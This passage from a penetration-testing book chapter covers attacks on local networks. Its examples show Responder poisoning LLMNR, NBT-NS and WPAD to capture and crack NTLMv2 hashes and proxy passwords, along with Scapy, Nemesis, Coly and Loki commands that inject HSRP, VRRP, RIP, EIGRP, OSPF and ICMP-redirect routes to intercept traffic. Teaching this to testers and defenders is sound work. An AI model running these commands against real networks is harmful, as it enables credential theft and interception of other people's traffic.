
Figure 5-13. Microsoft PXE boot sequence
Note
By default, many BIOS chipsets attempt network boot via PXE first and then boot from local media. Mitigating the risks outlined here involves configuring BIOS to not prefer network boot to other options.
Within Microsoft environments,26 PXE operates in one of two modes:
- Lite Touch
-
Requires credentials to load full OS images via SMB
- Zero Touch
-
Loads a full OS without credentials
Practical PXE attacks include the following:
-
Pilfering secrets (e.g., credentials) from available operating system images27
-
Service of malicious images28 to capture user credentials (through presentation of a fake logon prompt) or achieve persistence through low-level attack of BIOS,29 hard disk controllers,30 or other hardware components
If the victim host does not use full-disk encryption (FDE), you can patch files used by the operating system31 and obtain user password hashes.32 This attack vector is rapidly becoming obsolete, however, as FDE uptake increases within enterprises.
LLMNR, NBT-NS, and mDNS
Microsoft systems use Link-Local Multicast Name Resolution (LLMNR) and the NetBIOS Name Service (NBT-NS) for local host resolution when DNS lookups fail. Apple Bonjour and Linux zero-configuration implementations use Multicast DNS (mDNS) to discover systems within a network. These protocols are unauthenticated and broadcast messages over UDP; thus, attackers can exploit them to direct users to malicious services.
Responder channels clients to rogue services (e.g., SMB) upon replying to UDP queries broadcast via port 137 (NBT-NS), 5353 (mDNS), and 5355 (LLMNR). Victims authenticate with services using hashes that can be cracked and replayed. Figure 5-14 summarizes the attack, by which a user’s credentials are compromised upon him mistyping \\printserver.

Figure 5-14. LLMNR/NBT-NS poisoning
Example 5-13 demonstrates Responder used to capture NTLMv2 hashes. The material is saved to disk and John the Ripper33 cracks the hash—revealing the testuser account password of password1.
Example 5-13. Capturing and cracking SMB credentials by using Kali Linux
root@kali:~# responder -i 192.168.208.156
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))  return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.156. The requested name was : pintserver.
[+]SMB-NTLMv2 hash captured from : 192.168.208.154
Domain is : WORKGROUP
User is : testuser
[+]SMB complete hash is : testuser::WORKGROUP:
1122334455667788:834735BBB9FBC3B168F1A721C5888E39:01010000000000004F51B4E9FADFCE01A7ABBB619699515
40000000002000A0073006D00620031003200010014005300450052005600450052003200300030003800040016007300
6D006200310032002E006C006F00630061006C0003002C0053004500520056004500520032003000300038002E0073006
D006200310032002E006C006F00630061006C000500160073006D006200310032002E006C006F00630061006C00080030
0030000000000000000000000000200000DFEC64C689142E250762FE31AD029114A4DFF12665D21124ED6C5111BA7D867
10A0010000000000000000000000000000000000009001E0063006900660073002F00700069006E007400730065007200
7600650072000000000000000000

^C
root@kali:~# john SMB-NTLMv2-Client-192.168.208.154.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
password1 (testuser)
WPAD
Many browsers use Web Proxy Auto-Discovery (WPAD) to load proxy settings from the network. A WPAD server provides client proxy settings via a particular URL (e.g., http://wpad.example.org/wpad.dat) upon being identified through any of the following:
-
DHCP, using a code 252 entry34
-
DNS, searching for the wpad hostname in the local domain
-
Microsoft LLMNR and NBT-NS (in the event of DNS lookup failure)
Responder automates the WPAD attack—running a proxy and directing clients to a malicious WPAD server via DHCP, DNS, LLMNR, and NBT-NS. Example 5-14 demonstrates the tool used to configure local clients and compromise credentials.
Example 5-14. WPAD attack automation with Responder
root@kali:~# responder -i 192.168.208.156 -w
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch
(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if
(dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.152.
The requested name was : wpad.
[+]WPAD file sent to: 192.168.208.152
[+][Proxy]HTTP-User & Password: chris:abc123
Internal Routing Protocols
Table 5-8 lists common routing protocols used within local networks, along with details of tools used to modify routing configuration and intercept traffic. BGP is an external routing protocol and out of scope.
| HSRP | VRRP | RIP | EIGRP | OSPF | |
|---|---|---|---|---|---|
| IRPASa |
● |
– | – | – | – |
| John the Ripper |
● |
● |
● |
● |
● |
| Lokib |
● |
● |
● |
● |
● |
| Nemesisc | – | – |
● |
– |
● |
| Scapy |
● |
● |
● |
● |
● |
| Yersinia |
● |
– | – | – | – |
a See IRPAS on Phenoelit.org. b See “Loki: Layer 3 Will Never Be the Same Again”, ERNW, August 20, 2010. c See Nemesis on SourceForge. | |||||
Combine active attacks and passive network sniffing to understand the routing protocols in use (if any). Upon identifying support for particular protocols, consider the tools listed in Table 5-8 to manipulate the topology.
Note
Cisco switches are susceptible to denial of service35 via routing management packets because the pak_priority36 quality of service feature prioritizes processing of RIP, OSPF, and EIGRP traffic (even if the protocols are not enabled). The net effect is 100 percent CPU consumption and dropping of management connections, including the console.
Cracking authentication keys
The “jumbo” community edition of John the Ripper37 supports the cracking of MD5 and HMAC-SHA-256 keys used for authentication purposes within HSRP,38 VRRP,39 EIGRP,40 RIPv2, and OSPF.41 You first must install the package within Kali Linux, however, as follows:
git clone https://github.com/magnumripper/JohnTheRipper.git
cd JohnTheRipper/src/
./configure && make && make install
You can combine Ettercap and John the Ripper to extract and crack captured RIPv2 MD5 hashes, as shown in Example 5-15. Upon compromising a key used to authenticate router protocol messages, you can craft and prepare your own to modify the network topology.
Example 5-15. Cracking RIPv2 MD5 hashes with John the Ripper
root@kali:~# ettercap -Tqr capture.pcap > rip-hashes
root@kali:~# john rip-hashes
Loaded 2 password hashes with 2 different salts ("Keyed MD5" RIPv2)
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein           (RIPv2-224.0.0.9-520)
letmein           (RIPv2-224.0.0.9-520)
HSRP and VRRP
Hot Standby Routing Protocol (HSRP) and the Virtual Router Redundancy Protocol (VRRP) are used in high-availability environments to provide failover support, as demonstrated by Figure 5-15. Routers send packets to local multicast groups announcing configuration and priority details.

Figure 5-15. A redundant router group
HSRP is a proprietary Cisco protocol with no RFC, whereas VRRP is standardized.42 To evaluate HSRP and VRRP support within an environment, use a network sniffer to capture the management traffic. You can use a number of tools to craft HSRP messages (including Scapy and Yersinia, as listed in Table 5-8), but only Loki provides VRRP support at this time.
Attacking HSRP
Example 5-16 demonstrates Scapy used to craft HSRP packets that add 10.0.0.100 to the virtual router group at 10.0.0.1. Scapy sends packets with a hardcoded authentication string of cisco, which is the default used in most configurations. If MD5 authentication is in use, take a look at DarK’s patch for Scapy,43 which provides support via HSRPmd5().
Example 5-16. HSRP packet generation with Scapy
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.2')
>>> udp = UDP()
>>> hsrp = HSRP(group=1, priority=255, virtualIP='10.0.0.1')
>>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)
Some environments might use an arbitrary plaintext authentication string, which Yersinia can capture and present (within its HSRP protocol view):
┌── yersinia 0.7.3 by Slay & tomac - HSRP mode ───────────────────[18:29:40]┐
│    SIP         DIP          Auth     VIP         Iface Last seen          │
│    10.0.0.2    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:28:09    │
│    10.0.0.3    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:26:06    │
│                                                                           │
To include an authentication string within the HSRP packets, use hsrp:
while (true);
  do (hsrp -i eth1 -d 224.0.0.2 -v 10.0.0.1 -a abc123 -g 1 –S 10.0.0.100; sleep 3);
done
Attacking VRRP
VRRP credentials are easily obtained by using tcpdump if simple authentication is used,44 as shown by Example 5-17. Packets are sent to a multicast destination of 224.0.0.18 (IPv4) or ff02::12 (IPv6).
Example 5-17. VRRP packet capture and decode using tcpdump
13:34:02 0:0:5e:0:1:1 1:0:5e:0:0:12 ip 60 10.0.0.7 > 224.0.0.18 VRRPv2-advertisement
20: vrid=1 prio=100 authtype=simple intv1=1 addrs: 10.0.0.8 auth "abc123" [tos 0xc0]
(ttl 244, id 0, len 40)
0x0000   45c0 0028 0000 0000 ff70 19e4 c0a8 0007        E..(.....p......
0x0010   e000 0012 2101 6401 0101 dd1f c0a8 0007        ....!.d.........
0x0020   6162 6331 3233 0000 0000 0000 0000 0000        abc123..........
You can then use Scapy to craft VRRP packets, as demonstrated by Example 5-18.
Example 5-18. VRRP packet generation with Scapy
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.18')
>>> udp = UDP()
>>> vrrp = VRRP(vrid=1, priority=255, addrlist=["10.0.0.7", "10.0.0.8"], ipcount=2, \
auth1='abc123')
>>> send(ip/udp/vrrp, iface='eth1', inter=3, loop=1)
RIP
Three versions of the Routing Information Protocol (RIP) exist—RIP,45 RIPv2,46 and RIPng.47 RIP and RIPv2 use UDP datagrams sent to peers via port 520, whereas RIPng broadcasts datagrams to UDP port 521 via IPv6 multicast. RIPv2 introduced MD5 authentication support. RIPng does not incorporate native authentication; rather, it relies on optional IPsec AH and ESP headers48 within IPv6.
RIP peers process unsolicited route advertisements in many cases. Consider the environment shown in Figure 5-16. Using Nemesis and Scapy, we can inject a route on the victim host (10.0.0.5), specifying the new gateway for the destination server (10.2.0.10) as 10.0.0.100.

Figure 5-16. A simple local area network
Nemesis requires setup and configuration within Kali Linux. Download the source code from http://nemesis.sourceforge.net, unpack to /root/nemesis-1.4/, and then execute the following commands:
cd
wget http://bit.ly/2bjmImD
tar xvfz libnet-1.0.2a.tar.gz
cd Libnet-1.0.2a/
./configure
make && make install
cd ../nemesis-1.4/
./configure -with-libnet-includes=/root/Libnet-1.0.2a/include \
-with-libnet-libraries=/root/Libnet-1.0.2a/lib
make && make install
Following is the Nemesis and Scapy attack syntax used for each RIP protocol version:
-
RIPv1
nemesis rip –c 2 –V 1 –a 1 –i 10.2.0.10 –m 1 –V 1 –S 10.0.0.100 –D 10.0.0.5
-
RIPv2
nemesis rip –c 2 –V 2 –a 1 –i 10.2.0.10 –k 0xffffffff –m 1 –V 1 –S 10.0.0.100 -D 10.0.0.5
-
RIPng (IPv6)
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> load_contrib("ripng")
>>> ip = IPv6(src="2001:1234:cafe:babe::1", dst="ff02::9")
>>> udp = UDP()
>>> ripng = RIPngEntry(prefix="2001:1234:dead:beef::/64", nexthop="2001:1234:cafe:babe::1")
>>> send (ip/udp/ripng, iface='eth0', inter=3, loop=1)
EIGRP
The Enhanced Interior Gateway Routing Protocol (EIGRP) is Cisco proprietary and can be run with or without authentication.49 Coly supports capture of EIGRP broadcasts and injection of packets to manipulate routing configuration, as demonstrated by Example 5-19.
Example 5-19. Installing and executing Coly under Kali Linux
root@kali:~# svn checkout http://coly.googlecode.com/svn/trunk/ coly-read-only
A    coly-read-only/coly.py
Checked out revision 13.
root@kali:~# cd coly-read-only/
root@kali:~/coly-read-only# ./coly.py
EIGRP route injector, v0.1 Source: http://code.google.com/p/coly/
kali(router-config)# interface eth1
Interface set to eth1, IP: 10.0.0.100
kali(router-config)# discover
Discovering Peers and AS
Peer found: 10.0.0.3 AS: 50
AS set to 50
Peer found: 10.0.0.2 AS: 50
kali(router-config)# hi
Hello thread started
kali(router-config)# inject 10.2.0.0/24
Sending route to 10.0.0.3
Sending route to 10.0.0.2
At this point, the EIGRP peers (10.0.0.2 and 10.0.0.3) will send traffic destined for the remote 10.2.0.0/24 network to us (via 10.0.0.100). We could also specify an individual host, such as 10.2.0.10/32, or a larger range such as 10.2.0.0/16.
Note
Although it is possible to crack MD5 and HMAC-SHA-256 keys used for authentication within EIGRP environments, I’m not aware of any publicly available tools that support the crafting of authenticated packets.
OSPF
Most Open Shortest Path First (OSPF)50 implementations use MD5 to provide authentication between routers. Loki and John the Ripper can capture and attack MD5 hashes to reveal the key, which can then be used to advertise new routes, as demonstrated by Figure 5-17. The route parameters are set by using the Injection tab, and the key set under Connection.
To install and execute Loki within Kali Linux, execute the following commands:
wget http://bit.ly/2asPnCf
wget http://bit.ly/2apbpEU
wget http://bit.ly/2awOiXH
wget http://bit.ly/2aK279c
wget http://bit.ly/2aKbipx
dpkg -i pylibpcap_0.6.2-1_i386.deb
dpkg -i libssl0.9.8_0.9.8o-7_i386.deb
dpkg -i python-dpkt_1.6+svn54-1_all.deb
dpkg -i python-dumbnet_1.12-3.1_i386.deb
dpkg -i loki_0.2.7-1_i386.deb
/usr/bin/loki.py

Figure 5-17. Advertising a new OSPF route using Loki
ICMP redirect messages
Operating systems including Apple OS X Yosemite 10.1051 update local routing table entries upon parsing ICMP redirect (type 5) messages. The vulnerability was extensively exploited in 2014, as reported by Zimperium.52
Example 5-20 demonstrates the Responder Icmp-Redirect.py utility used to reconfigure the routing table of a victim host (10.0.0.5) by specifying the gateway for a particular destination (10.2.0.10 in this case) as 10.0.0.100.
Example 5-20. ICMP redirect spoofing within Kali Linux
root@kali:~# cd /usr/share/responder/
root@kali:/usr/share/responder# chmod a+x Icmp-Redirect.py
root@kali:/usr/share/responder# ./Icmp-Redirect.py –I eth0 –i 10.0.0.100 –g 10.0.0.1 \
–t 10.0.0.5 –r 10.2.0.10

ICMP Redirect Utility 0.1.
Created by Laurent Gaffie, please send bugs/comments to lgaffie@trustwave.com

This utility combined with Responder is useful when you're sitting on a Windows based
network.
Most Linux distributions discard by default ICMP Redirects.
Note that if the target is Windows, the poisoning will only last for 10mn, you can
re-poison the target by launching this utility again.
If you wish to respond to the traffic, for example DNS queries your target issues,
launch this command as root:

iptables -A OUTPUT -p ICMP -j DROP && iptables -t nat -A PREROUTING -p udp --dst
10.2.0.10 --dport 53 -j DNAT --to-destination 10.0.0.100:53

[ARP]Target Mac address is : 00:17:f2:0f:5d:19
[ARP]Router Mac address is : 00:50:56:e2:a7:d5

[ICMP]10.0.0.5 should have been poisoned with a new route for target: 10.2.0.10.
IPv6 Network Discovery
The Neighbor Discovery Protocol (NDP)53 defines five ICMPv6 message types used to organize and configure local IPv6 networks, as listed in Table 5-9. Tools exist to take advantage of these protocols, as described in the subsequent sections.
| Message | ICMPv6 type | Description |
|---|---|---|
| Router solicitation | 133 | Used by nodes to locate routers on the link |
| Router advertisement | 134 | Used by routers to advertise their presence, along with link and prefix parameters; advertisements are sent periodically by routers, or to hosts when responding to solicitation requests |
| Neighbor solicitation | 135 | Used by nodes to determine the link addresses of IPv6 neighbors, and verify that neighbors are reachable via cached addresses |
| Neighbor advertisement | 136 | Used to respond to solicitation messages, providing IPv6 and link address details |
| Redirect | 137 | Used by routers to inform nodes of a better first hop for a given destination prefix |
Figures 5-18 and 5-19 demonstrate router and neighbor discovery. NDP operates on the data link layer, using broadcasts sent to Ethernet multicast addresses. Local transport layer protocols are also used within IPv6 environments for host configuration—primarily DHCPv6 to configure DNS, and WPADv6 to describe web proxy settings.

Figure 5-18. IPv6 router advertisement
